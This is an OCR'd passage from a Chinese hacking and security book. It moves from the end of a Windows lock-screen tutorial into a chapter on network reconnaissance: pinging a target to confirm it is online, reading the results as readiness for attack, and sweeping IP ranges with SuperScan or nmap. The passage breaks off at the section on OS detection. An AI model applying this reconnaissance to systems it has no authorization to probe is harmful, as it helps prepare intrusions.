
Step 01 在桌面的空白处右击，在弹出的快捷菜单中选择“个性化”菜单命令，打开“个性化”窗口，在其中选择“锁屏界面”选项，如下图所示。



Step 02 单击“背景”下方“图片”右侧的下拉按钮，在弹出的下拉列表中可以设置用于锁屏的背景，包括图片、Windows 聚焦和幻灯片放映 3 种类型，如下图所示。



Step 03 选择“Windows 聚焦”选项，可以在“预览”区域查看设置的锁屏图片样式，如下图所示。



Step 04 同时按下 Windows+L 组合键，就可以进入系统锁屏状态，如下图所示。



第3章　网络踩点侦察与系统漏洞扫描

黑客在入侵之前，都会进行踩点以收集相关信息，然后扫描系统的相关漏洞，最后就可以利用相关攻击手段攻击目标。针对黑客入侵的相关规律和过程，本章介绍网络踩点侦察与系统漏洞扫描的相关知识，主要内容包括踩点与侦察范围、确定扫描的范围以及防御网络侦察的对策等。

3.1　网络踩点侦察


踩点，概括地说就是获取信息的过程。踩点是黑客实施攻击之前必须要做的工作之一，踩点过程中所获取的目标信息也决定着攻击是否成功。




绝招1：侦察对方是否存在

黑客在攻击之前，需要确定目标主机是否存在，目前确定目标主机是否存在最为常用的方法就是使用 ping 命令。ping 命令常用于对固定 IP 地址的侦察，下面就以侦察某网站的 IP 地址为例，其具体的侦察步骤如下。


Step 01 在 Windows 10 系统界面中，右击“开始”按钮，在弹出的快捷菜单中选择“运行”菜单命令，打开“运行”对话框，在“打开”文本框中输入 cmd，如下图所示。




Step 02 单击“确定”按钮，即可打开“命令提示符”窗口，在其中输入 ping www.baidu.com 命令，如下图所示。



Step 03 按 Enter 键，即可显示出 ping 百度网站的结果，如果 ping 通过了，将会显示该 IP 地址返回的 byte、time 和 TTL 的值，说明该目标主机一定存在于网络之中，这样就具有了进一步攻击的条件，而且 time 时间越短，表示响应的时间就越快，如下图所示。



Step 04 如果 ping 不通过，则会出现“无法访问目标主机”提示信息，这就表明对方要么不在网络中、要么没有开机、要么是对方存在，但是设置了 ICMP 数据包的过滤等。如下图所示就是 ping IP 地址为 192.168.0.100 不通过的结果。




注意：在 ping 没有通过，且计算机又存在网络中的情况下，要想攻击该目标主机，就比较容易被发现，达到攻击目的就比较难。


另外，在实际侦察对方是否存在的过程中，如果是一个 IP 地址一个 IP 地址地侦察，将会浪费很多精力和时间，那么有什么方法来解决这一问题呢？其实这个问题不难解决，因为目前网络上存在多种扫描工具，这些工具的功能非常强大，除了可以对一个 IP 地址进行侦察，还可以对一个 IP 地址范围内的主机进行侦察，从而得出目标主机是否存在、开放的端口和操作系统类型等，常用的工具有 SuperScan、nmap 等。

利用 SuperScan 扫描 IP 地址范围内的主机的操作步骤如下。

Step 01 双击下载的 SuperScan 可执行文件，打开 SuperScan 操作界面，在“扫描”选项卡的“IP 地址”栏目中输入开始 IP 和结束 IP，如下图所示。



Step 02 单击“扫描”按钮，即可进行扫描。在扫描完毕之后，即可在 SuperScan 操作界面中查看扫描到的结果，主要包括在该 IP 地址范围内哪些主机是存在的，非常方便直观，如下图所示。




绝招2：侦察对方的操作系统



